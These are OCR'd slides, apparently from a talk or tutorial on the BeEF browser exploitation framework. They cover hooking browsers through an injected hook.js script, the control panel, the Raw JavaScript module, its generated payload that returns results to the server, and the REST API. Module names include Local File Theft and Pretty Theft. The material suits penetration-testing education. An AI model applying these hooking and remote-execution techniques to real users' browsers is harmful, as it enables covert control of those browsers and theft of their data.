
To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Main: Display information about the hooked browser after you've run some command modules.
Logs: Displays recent log entries related to this particular hooked browser.
Commands: This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code that is executed against the selected Hooked Browser. Command modules are able to perform any actions that can be achieved through Javascript: for example they may gather information about the Hooked Browser, manipulate the DOM or perform other activities such as exploiting vulnerabilities within the local network of the Hooked Browser.

Each command module has a traffic light icon, which is used to indicate the following:
🟢 The command module works against the target and should be invisible to the user
🟠 The command module works against the target, but may be visible to the user
⚪ The command module is yet to be verified against this target
🔴 The command module does not work against this target

XssRays: The XssRays tab allows the user to check if links, forms and URI path of the page (where the browser is hooked) is vulnerable to XSS.
Rider: The Rider tab allows you to submit arbitrary HTTP requests on behalf of the hooked

ZOMBIE: /demos/basic.html




```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html>
<head>
        <title>BeEF Basic Demo</title>
        <script>
                var commandModuleStr = '<script src="' + window.location.protocol + '//' + window.location.host + '/hook.js"
                document.write(commandModuleStr);
        </script>
</head>

<body>
        You should be hooked into <b>BeEF</b>.
        <p>
                Have fun while your browser is working against you.
        </p>

        <p>
                These links are for demonstrating the "collect links" command module<br />
        <ul>

        <li><a href="http://beefproject.com" target="_blank">BeEF homepage</a>
        <li><a href="http://ha.ckers.org/" target="_blank">ha.ckers.org homepage</a>
        <li><a href="http://slashdot.org/" target="_blank">Nerd homepage</a>

        </ul>
        </p>

    <p>Have a go at the event logger.<br />
    <label for="imptxt">Insert your secret here:</label>&nbsp;&nbsp;<input type="text" id="imptxt" name="Important Text" /></p

        <p>
                You can also load up a more advanced demo page <a href="butcher/index.html">here</a>
        </p>

</body>
</html>
```

HOOKING:

- The goal is to get http://<beef>/hook.js into the target browser
- BeEF provides several ‘demo’ pages to demonstrate browser hooking (hook.js)
- http://<beef>/demos/basic.html

UI: ZOMBIE COMMAND



id	date	label
0	2012-05-04 01:22	command 1

Description: This module will send the code entered in the 'JavaScript Code' section to the selected hooked browsers where it will be executed. Code is run inside an anonymous function and the return value is passed to the framework. Multiline scripts are allowed, no special encoding is required.


Javascript Code:

```
alert('BeEF Raw Javascript');
return 'It worked!';
```

COMMAND UI:

- Includes:
  - Zombie list
  - module browser
  - selected command module configuration

ZOMBIE: COMMAND RECV



□	hook.js	GET	200 OK	text/jav...	hook.js:16 Script	266B 0B	293ms 293ms	●
□	hook.js	GET	200 OK	text/jav...	hook.js:16 Script	266B 0B	295ms 295ms	●
□	hook.js	GET	200 OK	text/jav...	hook.js:16 Script	1.16KB 918B	332ms 331ms	●
□	dh	GET	200 OK	text/jav...	hook.js:16 Script	328B 0B	274ms 273ms	●
□	dh	GET	200 OK	text/jav...	hook.js:16 Script	328B 0B	273ms 273ms	●


COMMAND PAYLOAD RECV

POLLING:

- Once the browser is hooked, beef will ‘poll’ for new JavaScript payloads to execute.

- When the a payload is found, it will execute it.

ZOMBIE: RAW PAYLOAD




```
beef.execute(function() {
        var result;

        try {
                result = function() {alert('BeEF Raw Javascript');
return 'It worked!';}();
        } catch(e) {
                for(var n in e)
                        result+= n + " " + e[n] + "\n";
        }

        beef.net.send('/command/raw_javascript.js', 7, 'result='+result);
});
```

THE RAW PAYLOAD

PAYLOAD:

- **BeEF has substituted the eRuby variables as per the template**
- **Script creation has been “taken care of”, provided no errors, the payload will execute immediately and provide the return value.**

ZOMBIE: VIEW



BeEF Control Panel

ec2-107-22-36-80.compute-1.amazonaws.com:3000/ui/panel

Hooked Browsers

- Online Browsers
  - ec2-107-22-36-80.compute-1.amaz
    - 121.98.
- Offline Browsers
  - ec2-107-22-36-80.compute-1.amaz
    - 121.98
    - 115.189
    - 121.98

Module Tree

- Browser (9)
- Chrome Extensions (5)
- Debug (3)
- Exploits (8)
- Hooked Domain (15)
- Host (13)
- IPEC (6)
- Metasploit (0)
- Misc (4)
  - Local File Theft
  - iFrame Event Logger
  - Pretty Theft
  - Raw JavaScript
- Network (7)

Module Results History


id	date	label ▲
0	2012-05-04 01:22	command 1

Command results

1

data: result=It worked!

COMMAND VIEW



id	date	label
0	2012-05-04 01:22	command 1

1 **data**: result=It worked!


RETURN RESULT:

- The return result will appear in the Module Results History window within the UI.

MOBILE

MOBILE BROWSERS:

- For the most part, BeEF works fine with mobile devices / browsers
- Contains a number of mobile specific modules
- QR code support



You should be hooked into **BeEF**.

Have fun while your browser is working against you.

These links are for demonstrating the "collect links" command module

- BeEF homepage
- ha.ckers.org homepage
- Nerd homepage


Have a go at the event logger.
Insert your secret here:

You can also load up a more advanced demo page here

INTRODUCING THE RESTFUL API

RESTFUL API:

- In 0.4.3.3, @antisnatchor introduced the RESTful API
- Allows monitoring & control of Zombies hooked on your BeEF instance by thirdparty scripts and applications
- Works as advertised
- Each BeEF instance now generates a new RESTful API key (token)



```
[23:53:02][+] running on network interface: 10.203.42.90
[23:53:02]    |   Hook URL: http://10.203.42.90:3000/hook.js
[23:53:02]    |_  UI URL:   http://10.203.42.90:3000/ui/panel
[23:53:02][*] RESTful API key: da41ac6887f3ab6a5213dcc7b36772a2eb354a32
[23:53:02][+] HTTP Proxy: http://127.0.0.1:6789
```

AVAILABLE METHODS


USAGE:

- **/api/hooks (GET): Dump information about hooked browsers (zombies)**

- **/api/logs (GET): Dump logging information from both hooked browsers & control systems**

